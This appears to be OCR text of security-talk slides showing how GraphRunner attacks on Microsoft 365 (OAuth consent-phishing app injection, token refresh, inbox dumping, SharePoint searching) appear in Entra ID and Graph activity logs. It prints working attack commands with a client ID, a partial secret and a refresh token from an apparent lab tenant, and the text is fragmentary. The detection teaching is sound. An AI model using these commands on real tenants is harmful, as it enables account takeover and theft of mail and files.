                 hJdw3PI-EKM1-mVnY3Vu-CPVC8prqmGF21WhwEE84XsljNrd7ljqWYiFtfk
                 mcdCLfd8NMQxqwxBc0NnDnGfNbF0FM-m0t-q_HHos0Vj30i5j3PMDJRGHIX
refresh_token  : 1.AVkAlUD-528HDEGgfrbNWZG0NNfPHgJX-LpNh3sF-wvHUpv7AEJZAA.Ag
                 ToE_3hFF9mJApWwLD60lfOW4yrZxgMy0yNRkGwRt05Yb6GCobNUEKqAglfj
                 b2eexGMqYC9Vgw9w-re43TBUSZIbx74V0EMbJPCsZYQRX3k_Ju7BN2FyRSX
                 RsKM2oIm9ugBv8wIvfRDr3zV7UnWiXxCzuYkUG-I3prCpAU-DsBKYtmOpJB
                 4FjhgIECiD1qWMCcpohyt6Eiqjgh4lGC9D5xYqHIuLDXB9PPe0psOhdU4aI
                 CAUiz6waOJgijeuhaJkGm6FDVbiWtw_qs7_wD8-vb2fM0vD6AOXyx_RJFZl
id_token       : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IllUY2VPNUlKeXl
                 29mdG9ubGluZS5jb20vZTdmZTQwOTUtMDc2Zi00MTBjLWEwN2UtYjZjZDU5
                 AbHVuYXJzdGlpaW5lc3MuY29tIiwibmFtZSI6IkhlYXRoZXIgR2xlbm4gKE
                 W5AbHVuYXJzdGlpaW5lc3MuY29tIiwicmgiOiIxLkFWa0FsVUQtNTI4SERF
                 iOiI1MEhoZkYyWGc2ampmNGtTSnBTR1owc1pvYkhxZHRDX3pyMHIyY0Fidk
                 KQ4Mw6_FAe7BjJh-iCPo7XSdJVNeN8GhyFBw_NUtu93RVAJ98ATIqa8DRbx
                 GHOTVxu7pQd9G-Qs3xotsCvGgBrKPXt_M4pMf2HQQjMLGT4RC7tE231398f
```

App Injection - Visibility

```
                                                                   by Beau Bullock (@dafthack)
                         Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

1

Invoke-InjectOAuthApp
Create Application with a set of permissions and a Reply URL (web server)

Application, Service Principal, Secret Key

- Application name, permissions and attributes are logged


Azure AD Audit, Office 365 and Graph Activity Logs

App Injection - Visibility


Time is on the adversary's side

No countdown clock like External Call

Keep the listener up and keep phishing



2025-02-07T20:58:32.000	1 ALERT USER_LOGIN heather.glenn_admin@lunarstiiiness.com - 35.208.161.65	UserLoggedIn	35.208.161.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
2025-02-07T20:58:32.000	USER_RESOURCE_UPDATE_PERMISSIONS heather.glenn_admin@lunarstiiiness.com - unknown resource	Add delegated permission grant.	[Unknown]	EvoSTS","AppId":"00000003-0000-0000-c000-000000000000
2025-02-07T20:58:32.000	USER_RESOURCE_CREATION heather.glenn_admin@lunarstiiiness.com - R&D Project Fish	Add service principal.	[Unknown]	EvoSTS","AppId":"021ecfd7-f857-4dba-877b-05fb0bc7529b","AppOwnerOrganizationId":"e7fe4095-076f-410c-a07e-b6cd5991b434
2025-02-07T20:58:32.000	USER_CHANGE_PERMISSIONS heather.glenn_admin@lunarstiiiness.com - AzureActiveDirectory	Add app role assignment grant to user.	[Unknown]	[Unknown]
2025-02-07T20:58:32.000	1 ALERT USER_RESOURCE_ACCESS heather.glenn_admin@lunarstiiiness.com - R&D Project Fish	Consent to application.	[Unknown]	EvoSTS","AppId":"021ecfd7-f857-4dba-877b-05fb0bc7529b","AppOwnerOrganizationId":"e7fe4095-076f-410c-a07e-b6cd5991b434




Redirect to Sign-In to Entra ID
Prompt to Accept Application/Permission Scope

5

Entra ID
(Create Application with Scope/Permissions)

Unsuspecting User


App Injection - Visibility



```
                                          by Beau Bullock (@dafthack)
                    Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

7


Get-AzureAppTokens



TIMESTAMP	EVENT	METADATA.PR...	PRINCIPAL.IP	NETWORK.HTTP.USER_AG...	SECURITY_RESULT.D...	SECURITY_RESU...	TARGET.RESOURCE.ATTRIBU...	TARGET.RESOURCE.ATTRIBUTE.LABE...	TARGET.APPLICATION
2025-02-07T21:02:00.131	USER_LOGIN heather.glenn_admin - 35.208.161.65	Sign-in activity	35.208.161.65	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	[Unknown] MFA requirement satisfied by claim in the token	[Unknown] NonInteractiveUser SignInLogs	Properties resourceDisplayName App Id resourceId resourceTenantId resourceServicePrincipalId	Microsoft Graph 021ecfd7-f857-4dba-877b-05fb0bc7529b 00000003-0000-0000-c000-000000000000 e7fe4095-076f-410c-a07e-b6cd5991b434 89f845ca-836f-49e0-af27-d97bd85aa9f8	R&D Project Fish


Invoke-RefreshAzureAppTokens

Requires Application Details including Client (App) ID, Secret, Redirect URL, Refresh Token, Scope (optional)



```
[*] You can use this command to refresh your tokens:
Invoke-RefreshAzureAppTokens -ClientId "021ecfd7-f857-4dba-877b-05fb0bc7529b" -ClientSecret "eQD8Q~lym8bVfxMK
offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files
reate ChannelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team
-RefreshToken "1.AVkAlUD-528HDEGgfrbNWZG0NNfPHgJX-LpNh3sF-wvHUpv7AEJZAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_
_3hFF9mJApWwLD60lfOW4yrZxgMy0yNRkGwRt05Yb6GCobNUEKqAglfjjD6ByCxSjzT5wdVmI4DqbKu8C48hoi_HXiNjCtx_PcdBp2hbn0Lut
TBUSZIbx74V0EMbJPCsZYQRX3k_Ju7BN2FyRSXxtGGuyd8X6-HVO1k4h10C9wuaYkvCDZECaX9d_mASFovlCUwj5XedNIWurqaTXMxD9GyKlS
I3prCpAU-DsBKYtmOpJBzTe2d6EoqcJLrBKkQb_VQhih5wBSb3qncBqWDOFLYnH3it6poNyc2szmN6swbgnyywNn3JEuvPwaEVBWJt4aNuCBy
aIiLbmZ2Ugp34u1ocYZjggdBl3wN1Jlr5Ph7rqXUg5K0icMGD8S-_HZQNhUWvc0JriJkOUgrOshkL5x9jacEbbkg-MovCESRXaTf9yQmgIhaK
QT9wz1dhQ4r5GzSMYRsF29Rcrku_WG0ZalV6VA10StkyWe1sOf5ZPN2ItEMx0YRJkwoT6kN3edC0_xTV2ltXDEo42dR7tyyACg13"
```

Subsequent Graph Activity Logs - Application



TIMESTAMP	EVENT	METADATA.PRODUCT_E...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	TARGET.URL	PRINCIPAL.RESOURCE.PRODUCT_O...
2025-02-07T22:31:00.200	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/users/heather.glenn_admin@lunarstiiness.com/mailFolders/Inbox/messages?$top=50	021ecfd7-f857-4dba-877b-05fb0bc7529b

To improve your experience, we're experimenting with your Home page. Click "Got feedback?" to tell us what you think.

021ecfd7-f857-4dba-877b-05fb0bc7529b

Users

No results.

Groups

No results.

Devices

No results.

App registrations

RP R&D Project Fish 021ecfd7-f857-4dba-877b-05fb0bc7529b

Enterprise applications

RP R&D Project Fish 021ecfd7-f857-4dba-877b-05fb0bc7529b

Roles


No results.

Pillage


Accessing information stores

- Search User attributes
- Gather Last N messages from Inbox
- Keyword Search of mailbox
- Keyword Search of SharePoint and OneDrive
- MS Teams
- Immersive File Reader

Get Email and Write It To a File



```
PS C:\GraphRunner> Get-Inbox $tokens -userid tim.smith_admin@lunarstiiiness.com -TotalMessages 500 -OutFile ./timmail.txt
[*] Using the provided access tokens.
Subject: We detected synchronization errors in your directory | Sender: MSSecurity-noreply@microsoft.com | Receivers:  | D
n your directory.
```




TIMESTAMP	EVENT	METADATA.PRODUCT_...	PRINCIPAL.IP	NETWORK.HTTP.METH...	NETWORK.HTTP.RESP...	TARGET.URL	NETWORK.HTTP.USER_AGENT
2025-02-07T17:43:46.407	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	GET	200	https://graph.microsoft.com/v1.0/users/tim.smith_admin@lunarstiiiness.com/mailFolders/Inbox/messages?$top=500	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0
2025-02-07T17:43:45.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.173	[Unknown]	[Unknown]	[Unknown]	Client=REST;;
2025-02-07T17:43:45.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.173	[Unknown]	[Unknown]	[Unknown]	Client=REST;;
2025-02-07T17:43:45.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.173	[Unknown]	[Unknown]	[Unknown]	Client=REST;;
2025-02-07T17:43:45.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.173	[Unknown]	[Unknown]	[Unknown]	Client=REST;;

UI-Web v UI-Client v API

UI will be the IP of the system; API will be a Microsoft address

Mail Access Type of Sync indicates Outlook client


Client Application ID - Know which of your applications use API to access mail




TIMESTAMP	EVENT	METADATA.PRO...	PRINCIPAL.IP	NETWORK.HTTP.USE...	NETWORK.SESSION_ID	SECURITY_RE...	SECURIT...	TARGET.L...	TARGET.LABELS.VALUE
2025-02-07T20:09:54.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	35.193.63.93	Client=MSExchangeRPC	001f9dd9-3719-93b2-9d2d-e257a31857d4	MailAccessType IsThrottled RecordType	Sync False 2	MailboxGuid user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 10032002333B5A86
2025-02-07T20:07:43.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	35.193.63.93	Client=OWA;Action=ViaProxy	001f9dd9-b050-065b-40e0-0a9cdc205456	MailAccessType IsThrottled RecordType	Bind False 50	MailboxGuid ClientAppId user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 00000002-0000-0ff1-ce00-000000000000 10032002333B5A86
2025-02-07T19:20:51.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.168	Client=REST;;	001f76c9-4c1d-136c-8da9-7e41b638aefd	MailAccessType IsThrottled RecordType	Bind False 50	MailboxGuid ClientAppId user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 d3590ed6-52b3-4102-aeff-aad2292ab01c 10032002333B5A86

https://www.cisa.gov/sites/default/files/2025-01/microsoft-expanded-cloud-logs-implementation-playbook-508c.pdf

Invoke-SearchSharePointAndOneDrive



```
PS C:\GraphRunner> Invoke-SearchSharePointAndOneDrive -Tokens $apptokens -searchterm 'filetype:pdf'
[*] Using the provided access tokens.
[*] Found 10 matches for search term filetype:pdf
Result [0]
File Name: cloud-adoption-framework.pdf
Location: https://th7sz-my.sharepoint.com/personal/tim_smith_admin_lunarstiiiness_com/Documents/career/cloud-adoption-framework.pdf
Created Date: 07/07/2023 13:25:14
Last Modified Date: 11/12/2018 14:58:57
Size: 2.35 MB
File Preview: The Google Cloud Adoption Framework Table of Contents Part 1: Executive summary A unified approach to the cloud . . .
>
DriveID & Item ID: b!_ButpAIGFkmM3xLHDxYhTHkvw1XfOyRDmDsuLr2IybkX5virtCWQT6aTi1V0q1hZ\:01ESDSWM7YYDTFOAMU2VGJXZAMHX5GNAOL
================================================================================
```



